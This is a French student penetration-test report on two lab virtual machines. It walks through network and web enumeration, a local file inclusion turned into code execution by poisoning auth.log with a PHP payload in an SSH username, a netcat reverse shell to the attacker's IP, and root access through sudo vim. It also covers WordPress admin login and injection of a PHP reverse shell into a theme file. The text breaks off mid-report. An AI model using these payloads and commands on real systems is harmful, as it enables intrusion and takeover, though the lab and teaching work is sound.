ESIEE – IT

Rapport de tentative de pénétration

Réalisé par : Hugo de Marco

Le: 31/03/2024

Version: 1.0

Sommaire

Machine difficile :	3
Etape 1 : Localisation de la machine	3
A – Récupération des premières informations via Nmap	3
B – Récupération des versions des services via Nmap	3
Etape 2 : Exploration du service web	4
Tentative de local file inclusion	7
A – Construction d'une authentification SSH avec du code php	9
B – Navigation vers le fichier auth.log via le navigateur	9
C – Exploitation du fichier de logs empoisonné	9
D - Initiation du reverse-shell	10
E – Navigation dans l'arborescence en tant que www-data	11
F – Transfert du script linPEAS vers la machine victime avec netcat	11
G – Exécution du script linPEAS.sh	11
H – Exploitation de la vulnérabilité pour élévations de droits	12
Machine facile	13
Etape 1 : Localisation de la machine	13
A - Récupération des premières informations via Nmap	13
B – Premier scan de l'arborescence web et des versions via Nmap http-enur	n 13
Etape 2 : Exploration du service web	14
A – Visite de la page de base du site web	14
B – Visite de la page phpinfo.php	14
C – Poursuite de l'exploration du service web	15
D – Exploration du dossier /log	16
E – Décodage du mot de passe en Base 64	16
F - Exploration du dossier /DiagonAlley	17
G - Exploration du dossier /wp-admin	19
H - Retour sur le dossier /DiagonAlley pour prise d'information	20
I - Connexion à l'interface administrateur WordPress	21

	J – Recherche de vulnérabilités WordPress	. 22
Ą	jout de code reverse shell PHP dans l'interface WordPress	. 23
	A – Recherche des vulnérabilités à exploiter	23
	B – Configuration de la machine d'attaque	23
	C – Exploitation du code sur la machine client	23
	D – Exploitation du reverse shell	24
	E – Transfert du fichier linPEAS via ncat	25
	F – Recherche de vulnérabilités pour élévation de droits	26

Machine difficile:

Etape 1: Localisation de la machine

A – Récupération des premières informations via Nmap

Afin de débuter, lorsque j'ai mis la machine virtuelle victime sur le même sous réseau que ma VM Kali, j'ai tout d'abord lancé un scan Nmap sur la plage IP correspondant afin de trouver l'IP de la machine correspondante :

```
(kali⊗ kali)-[~]
$ nmap 192.168.219.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 05:40 EDT
Nmap scan report for 192.168.219.128
Host is up (0.00046s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap scan report for 192.168.219.129
Host is up (0.00042s latency).
All 1000 scanned ports on 192.168.219.129 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
Nmap done: 256 IP addresses (2 hosts up) scanned in 12.70 seconds
```

L'IP 192.168.219.129 correspond à ma machine Kali.

L'IP 192.168.219.128 correspond à la machine victime, on constate directement que les ports SHH et http sont ouverts.

B – Récupération des versions des services via Nmap


Je vais alors relancer un scan supplémentaire pour recueillir plus d'information :

Grâce à cette commande, j'ai pu recueillir des informations sur les versions de OpenSSH et Apache qui tournent sur la machine.

Ayant localisé un service http sur le port 80, je vais m'y rendre via mon navigateur.

Etape 2: Exploration du service web

Une fois rendu sur la page web, voici ce qu'il s'affiche :




Coté utilisateur, rien ne s'affiche, en inspectant le code source de la page, rien d'anormal ne semble caché sur cette page :


```
1 <!DOCTYPE html>
 2 <html lang="en">
 3 <head>
       <meta charset="UTF-8">
 4
       <meta name="viewport" content="width=device-width, initial-scale=1.0">
       <title>PRISMATIC VIEW</title>
 6
       <style>
 8
 9
10
           body{background-color: white;}
           .img1{display: block;margin: auto;}
11
           hr{ width: 30%;}
12
13
           p{ color:green; text-align: center;}
14
       </style>
16 </head>
17 <body>
18
19
       Nothing here....or is there ?
20
21 </body>
22 </html>
23
```

Je vais donc utiliser l'outil dirbuster sur mon kali, afin de localiser des dossiers ou fichiers cachés dans l'arborescence du site.

Voici la configuration de l'outil avant le scan :



Suite au premier scan, voici les informations trouvées :



Après avoir relancé un scan en recherche des extensions .txt où .html, le scan n'a pas dévoilé d'informations supplémentaires.

Je me suis alors rendu sur les pages cachées, soit index et view.php dans le dossier doc.

Ces deux pages sont strictement identiques :

```
Ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB N OffSec

THE INVISIBLE CAN SOMETIMES BE SEEN BY LOOKING THINGS DIFFERENTLY
```

Le code source (identique) des deux pages révèle néanmoins un message caché :


Le code est présent dans la page, il s'agit de code PHP avec une fonction GET, cette fonction pourrait nous permettre d'effectuer une remote file inclusion, afin d'avoir accès à des fichiers auxquels nous n'aurions pas les droits d'accès en temps normal.

Tentative de local file inclusion

En me renseignant sur le type d'exploitation concernant le code commenté, sur le site de l'OWASP (https://wiki.owasp.org/index.php/Testing_for_Local_File_Inclusion) , j'ai testé d'accéder au fichier /etc/passwd avec la manipulation suivante :





La tentative de manipulation de la variable 'file' n'a néanmoins pas fonctionné, j'ai donc testé la même différentes manipulations sur BurpSuite, jusqu'à tester la même manipulation avec le site view.php:



J'avais maintenant la preuve que les LFI fonctionnaient pour cette page, le fichier /etc/passwd n'allait néanmoins pas pouvoir me faire avancer plus loin, je me suis donc renseigné sur internet pour trouver les fichiers intéressants à vérifier en cas de LFI, et je les ai testés sur le répéteur BurpSuite.

J'ai eu un retour d'information pour le fichier /var/log/auth.log





Ce fichier répertorie toutes les tentatives d'authentification au serveur.

J'ai donc recherché sur internet un moyen d'exploiter l'accès à ce fichier, et ai trouvé un moyen d'exploiter une vulnérabilité pour initier un reverse shell avec le protocole SSH, qui est ouvert sur notre machine victime. (https://vk9-sec.com/testing-lfi-to-rce-using-auth-log-ssh-poisoning-with-mutillidae-burpsuite/)

Le principe de cette attaque est de se loger en SSH avec un nom d'utilisateur qui executera du code PHP qui déclarera une variable 'cmd' pour ouvrir un webshell. Lorsque nous nous rendrons dans le fichier auth.log découvert, la manipulation de la variable 'cmd' nous permettra alors d'effectuer des commandes.

J'ai rencontré un problème dans la construction du nom d'utilisateur SSH frauduleux, que j'ai pu résoudre grâce à cette vidéo :

https://www.youtube.com/watch?v=WtsHTz0Zhys

Ensuite, j'ai pu exploiter la vulnérabilité :

A – Construction d'une authentification SSH avec du code php.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanne)
                                   in) > set USERNAME <?php system($_GET['hugoat']); ?>
USERNAME ⇒ <?php system($_GET[hugoat]); ?>
                                   n) > set password 45324
msf6 auxiliary(s
password ⇒ 45324
msf6 auxiliary(:
                                   n) > set rhost 192.168.219.128
rhost ⇒ 192.168.219.128
msf6 auxiliary(
                                  in) > run
[*] 192.168.219.128:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(se
```

B – Navigation vers le fichier auth.log via le navigateur

Dans le fichier auth.log, on voit bien que la session SSH a été prise en compte, et donc écrite dans

 $rhost=192.168.219.129 \; Mar \; 31 \; 14:15:17 \; prismatic \; sshd[2722]: \; Failed \; password \; for \; invalid \; user \; from \; 192.168.219.129 \; port \; 42591 \; ssh2 \; Mar \; 31 \; 14:15:18 \; prismatic \; sshd[2722]: \; Connection \; closed \; by \; invalid \; user \; 192.168.219.129 \; port \; 42591 \; [preauth]$

C – Exploitation du fichier de logs empoisonné

Nous pouvons donc exploiter la variable 'hugoat' déclarée dans le nom d'utilisateur SSH


La machine d'attaque est placée en mode écoute sur le port 1234:

```
(kali⊕ kali)-[~]

$ nc -nlvp 1234

listening on [any] 1234 ...
```

On renseigne la variable hugoat en hugoat=nc -e /bin/bash 192.168.219.129 1234



D - Initiation du reverse-shell

Après quelques ajustements d'encodage avec BurpSuite, la connexion reverse-shell est initée :

J'ai donc upgradé mon shell avec la procédure suivante : https://0xffsec.com/handbook/shells/full-tty/

```
listening on [any] 1234 ...
 onnect to [192.168.219.129] from (UNKNOWN) [192.168.219.128] 46728
/bin/sh: 0: can't access tty; job control turned off
$ whoami
 ww-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
$ python2 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python2: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
 ww-data@prismatic:/var/www/html/docs$ ^Z
zsh: suspended nc -nlvp 1234
$ stty raw -echo & fg
[1] + continued nc -nlvp 1234
                                  reset
reset: unknown terminal type unknown
Terminal type? ^C
 ww-data@prismatic:/var/www/html/docs$
```

E – Navigation dans l'arborescence en tant que www-data

J'ai ensuite navigué dans l'arborescence du serveur afin de trouver des informations qui pourraient me permettre d'effectuer un su sur la machine, mais je n'ai trouvé qu'un flag dans le home de prismatic, qui n'était pas utilisable :

```
www-data@prismatic:/var/www/html/docs$ cd /home/
www-data@prismatic:/home$ ls
getip prismatic
www-data@prismatic:/home$ cd prismatic/
www-data@prismatic:/home/prismatic$ ls
Descargas Escritorio Música Público flag.txt
Documentos Imágenes Plantillas Vídeos
www-data@prismatic:/home/prismatic$ cat flag.txt
User[YoU_sAw_ThrOuGh_Th3_w1ndOw_oF_wisDom]
www-data@prismatic:/home/prismatic$ 
\begin{align*}
\text{\text{Www-data@prismatic:/home/prismatic}}
\end{align*}
```

F – Transfert du script linPEAS vers la machine victime avec netcat

```
www-data@prismatic:/tmp$ nc -lvp 4444 > linpeas.sh
nc: getnameinfo: Temporary failure in name resolution
nc: getnameinfo: Temporary failure in name resolution
www-data@prismatic:/tmp$

-$ nc 192.168.219.128 4444 -w 3 < linpeas.sh

-(kali® kali)-[/]
-$ nc 192.168.219.128 4444 -w 3 < linpeas.sh
UNKNOWN) [192.168.219.128] 4444 (?) : Connection refused

-(kali® kali)-[/]
-$ nc 192.168.219.128 4444 -w 3 < linpeas.sh</pre>
```

G – Exécution du script linPEAS.sh

A l'exécution du script, j'ai remarqué une rubrique exploitable :

```
Users Information

| https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
| uid=33(www-data) gid=33(www-data) groups=33(www-data)

| Do I have PGP keys?
| /usr/bin/gpg
| netpgpkeys Not Found
| netpgp Not Found
| Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
| https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
| Matching Defaults entries for www-data on prismatic:
| env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin
| User www-data may run the following commands on prismatic:
| (ALL ALL) WOPASSWE: /usr/bin/vim
```

L'utilisateur www-data peut utiliser la commande vim pour effectuer une élévation de droits sans mots de passe.

Je me suis alors rendu sur GTFObins, ou j'ai trouvé la commande suivante correspondante :

Sudo If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access. (a) sudo vim -c ':!/bin/sh'

H – Exploitation de la vulnérabilité pour élévations de droits

A L'exécution de la commande dans le terminal, j'ai obtenu les droits d'accès root sur la machine :

```
www-data@prismatic:/tmp$ sudo vim -c ':!/bin/sh'
E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
:!/bin/sh
# whoami
```

Ayant les accès totaux sur la machine grâce à l'élévation de droits effectués, cela marque la fin de ce test de pénétration de la machine.

Machine facile

Etape 1: Localisation de la machine

A - Récupération des premières informations via Nmap

Afin de débuter, lorsque j'ai mis la machine virtuelle victime sur le même sous réseau que ma VM Kali, j'ai tout d'abord lancé un scan nmap sur la plage IP correspondante afin de trouver l'IP de la machine « victime » :

B – Premier scan de l'arborescence web et des versions via Nmap http-enum

Comme j'ai trouvé un service http pour la machine, j'ai lancé un nouveau scan nmap avec le script http enum pour obtenir plus d'information.

J'ai donc vu que le service Apache est en version 2.4.46, et qu'un fichier phpinfo.php existe.

Je poursuis donc en me rendant sur l'adresse de la page web via mon navigateur.


Etape 2: Exploration du service web

A – Visite de la page de base du site web.

Sur la page de base du site, on atterrit sur le fichier de base d'un serveur Apache, indiquant que le serveur web est correctement déployé. Rien ne semble intéressant de ce côté, je me suis donc rendu sur le fichier phpinfo.php.

B – Visite de la page phpinfo.php

Une fois arrivé sur la page phpinfo.php, une liste de configuration nous donne de nombreuses informations, comme les versions de PHP et Apache, le nom d'utilisateur de l'administrateur etc..



Configuration apache2handler						
Apache Version	Apache/2.4.46 (Ubuntu)					
Apache API Version	20120211					
Server Administrator	webmaster@localhost					
Hostname:Port	127.0.1.1:80					
User/Group	www-data(33)/33					

Ces informations pourront peut-être nous permettre d'exploiter des vulnérabilités existantes par la suite.

C – Poursuite de l'exploration du service web

Pour poursuivre les recherches, j'ai ensuite lancé un scan avec l'outil ffuf sur l'ip correspondante, afin d'afficher des dossiers supplémentaires cachés :

```
$ ffuf -u http://192.168.219.130/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
          v2.1.0-dev
  :: Method
                             : GET
                             : http://192.168.219.130/FUZZ
: FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  :: Wordlist
     Follow redirects :
  :: Timeout
                             : 10
  :: Threads
                             : 40
                             : Response status: 200-299,301,302,307,401,403,405,500
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10922, Words: 3494, Lines: 383,
# directory-list-2.3-medium.txt [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 2ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3
# Copyright 2007 James Fisher [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 1ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 4ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10922, Words: 3494, Lines: 383, Dur
ation: 4ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3ms]
# on atleast 2 different hosts [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3ms]

[Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 4ms]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 10922, Words: 3494, Lines: 38
3. Duration: 5msl
[Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 7ms]

[Status: 200, Size: 43, Words: 3, Lines: 4, Duration: 1ms]


# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 166ms]

# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 192ms]
                                 [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 2ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms] :: Progress: [220560/220560] :: Job [1/1] :: 14285 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
```

J'ai alors découvert un dossier /log qui semble accessible.

D – Exploration du dossier /log

Après m'y être rendu sur le navigateur, je suis arrivé sur la page suivante :



Nous avons donc un mot de passe, et un indice.

Au premier regard, le mot de passe semble être encodé en base 64, ce qui expliquerait les '==' en fin de chaine, qui correspondent aux caractères de comblage de la base 64.

E – Décodage du mot de passe en Base 64.

Je me suis donc rendu sur un site web de décodage de base 64, ce qui m'a donné la chaine de caractère suivante :




Nous avons donc le mot de passe 'slytherin', que nous essaierons d'utiliser pour un champ de connexion ultérieur.


F - Exploration du dossier / Diagon Alley

Maintenant, intéressons-nous au '/DiagonAlley', cela semble être un dossier.

J'ai donc tout de suite essayé de me rendre dans ce dossier via le navigateur.



Avant de naviguer sur la partie visible du site, j'ai eu le réflexe de lancer l'utilitaire dirbuster, afin de dénicher des potentiels dossiers cachés dans l'arborescence à partir du dossier /DiagonAlley.



Le	résutat	du	scan	m'a	révélé	les	dossier	suivants :
	Directory Si DiagonAlley DiagonAlley Index.ph	ent o php	200 200 200 301 200	Respo	nse Code	1155 1573 147 235 395		Size
		les	200 403			178 450		


J'ai alors pu explorer l'arborescence du dossier wp-content, qui contenait majoritairement des assets WordPress, mais il m'était impossible d'atteindre le fichier wp-login.php, qui semblait intéressant.

J'ai donc lancé un autre scan avec wfuzz, qui m'a renvoyé un nouveau dossier 'wp-admin'

```
-$ wfuzz -u http://192.168.219.130/DiagonAlley/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hw 31
 /usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work of
Target: http://192.168.219.130/DiagonAlley/FUZZ
Total requests: 220560
ID
                                                                        Payload
                Response
                             Lines
                                          Word
                                                        Chars
                                                                       "# directory-list-2.3-medium.txt"
"http://192.168.219.130/DiagonAlley/"
"# Copyright 2007 James Fisher"
"# on atleast 2 different hosts"
                                                        15226 Ch
000000001:
                200
                              239 I
                                          793 W
                              239 L
                                                        15226 Ch
15226 Ch
000000014:
                200
                                          793 W
000000003:
                               239 L
                                          793 W
                                                        15226 Ch
15226 Ch
000000012:
000000013:
                200
                               239 L
                                          793 W
                                                                       "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
"# Priority ordered case sensative list, where entries were found"
                                          793 W
                                                        15226 Ch
0000000007:
                200
                               239 L
                                                        15226 Ch
000000011:
                200
                               239 L
                                          793 W
000000010:
                               239 L
                                                        15226 Ch
                                                                       "# Suite 300, San Francisco, California, 94105, USA."
"# Attribution-Share Alike 3.0 License. To view a copy of this"
"# or send a letter to Creative Commons, 171 Second Street,"
"# This work is licensed under the Creative Commons"
000000009:
                               239 L
                                          793 W
                                                        15226 Ch
                                                        15226 Ch
0000000006:
                200
                               239 L
                                          793 W
                                                        15226 Ch
                              239 L
                                          793 W
000000008:
                200
000000005:
                200
                               239 L
                                          793 W
                                                        15226 Ch
                                                                       "#"
000000002:
                               239 L
                                                        15226 Ch
                              239 L
9 L
0000000004:
                                          793 W
0000000241:
                301
                                          28 W
28 W
                                                        335 Ch
                                                                        "wp-content"
                                                        336 Ch
000000786:
                                                                        "wp-includes"
000007180:
                                                         333 Ch
                                                                       "http://192.168.219.130/DiagonAlley/"
000045240:
                200
                              239 L
                                          793 W
                                                        15226 Ch
```

G - Exploration du dossier /wp-admin

En essayant de me rendre sur ce dossier depuis la page du navigateur, je me suis retrouvé sur la page login d'administration de WordPress :



Ici, j'ai tout d'abord essayé le mot de passe que j'ai trouvé dans le dossier /log, avec des identifiants de base, comme 'admin', 'admin-wp', 'administrator' ou encore webmaster@localhost. Cela n'a pas été concluant.

J'ai donc tenté de bruteforce le nom d'utilisateur du wordpress avec l'outil hydra :




Cependant le site semblait être protégé contre ce type d'attaque.

H - Retour sur le dossier / Diagon Alley pour prise d'information

J'ai donc changé d'approche, en analysant plus profondément le site de base hébergé sur WordPress.

J'ai alors parcouru la page comme un quelconque utilisateur,



Sur la première page du site, je me suis rendu compte que seul l'utilisateur 'Draco' avait posté sur le site, et qu'il semblait être administrateur du site car il expliquait être en train de monter ce même site d'examen.

I - Connexion à l'interface administrateur WordPress

J'ai donc essayé de me connecter en tant que 'Draco' avec le mot de passe connu :




Lorsque j'ai cliqué sur 'accéder', une fenêtre me demandant de confirmer le mail d'administration s'est ouverte, grâce à ceci, nous connaissons maintenant le mail d'administration lié à l'administrateur de WordPress : DracoMalfoy@gmail.com




J – Recherche de vulnérabilités WordPress

Une fois connecté à l'interface d'administration WordPress, j'ai vu qu'il était possible d'importer des images sur le serveur :



J'ai donc cherché sur les sites Exploit-db et CVE details si une vulnérabilité connue existait pour cette version de wordpress, et qui me permettrait d'injecter un fichier php sous la forme d'image, grâce par exemple à une interception de requête http via BurpSuite.



Je n'ai néanmoins rien trouvé pour cette version de WordPress, ni pour les plugins installés.

J'ai donc directement cherché sur internet un moyen d'injecter du code PHP sur l'interface d'administration WordPress.

Ajout de code reverse shell PHP dans l'interface WordPress

A – Recherche des vulnérabilités à exploiter

Selon ce site web: Du code reverse-shell peut être injecté dans l'un des fichiers de thème du site Wordpress: https://cyraacs.com/privilege-escalation-by-exploiting-wordpress-vulnerability/

J'ai donc modifié le fichier archive.php dans 'Appearence > Theme editor', par un fichier de reverse shell PHP trouvé sur le git suivant : https://github.com/pentestmonkey/php-reverse-shell.php dans lequel j'ai pris soin de modifier l'adresse ip de destination par l'adresse de ma machine, et laissé le port en 1234.



B – Configuration de la machine d'attaque

J'ai ensuite mis ma machine en mode écoute via netcat, sur le port renseigné dans le fichier de reverse shell php.

```
File Actions Edit View Help

(kali@kali)-[~]

$ nc -nlvp 1234
listening on [any] 1234 ...
```

C – Exploitation du code sur la machine client


Puis j'ai navigué vers le lien de l'archive PHP modifiée :

http://192.168.219.130/DiagonAlley/wp-content/themes/amphibious/archive.php

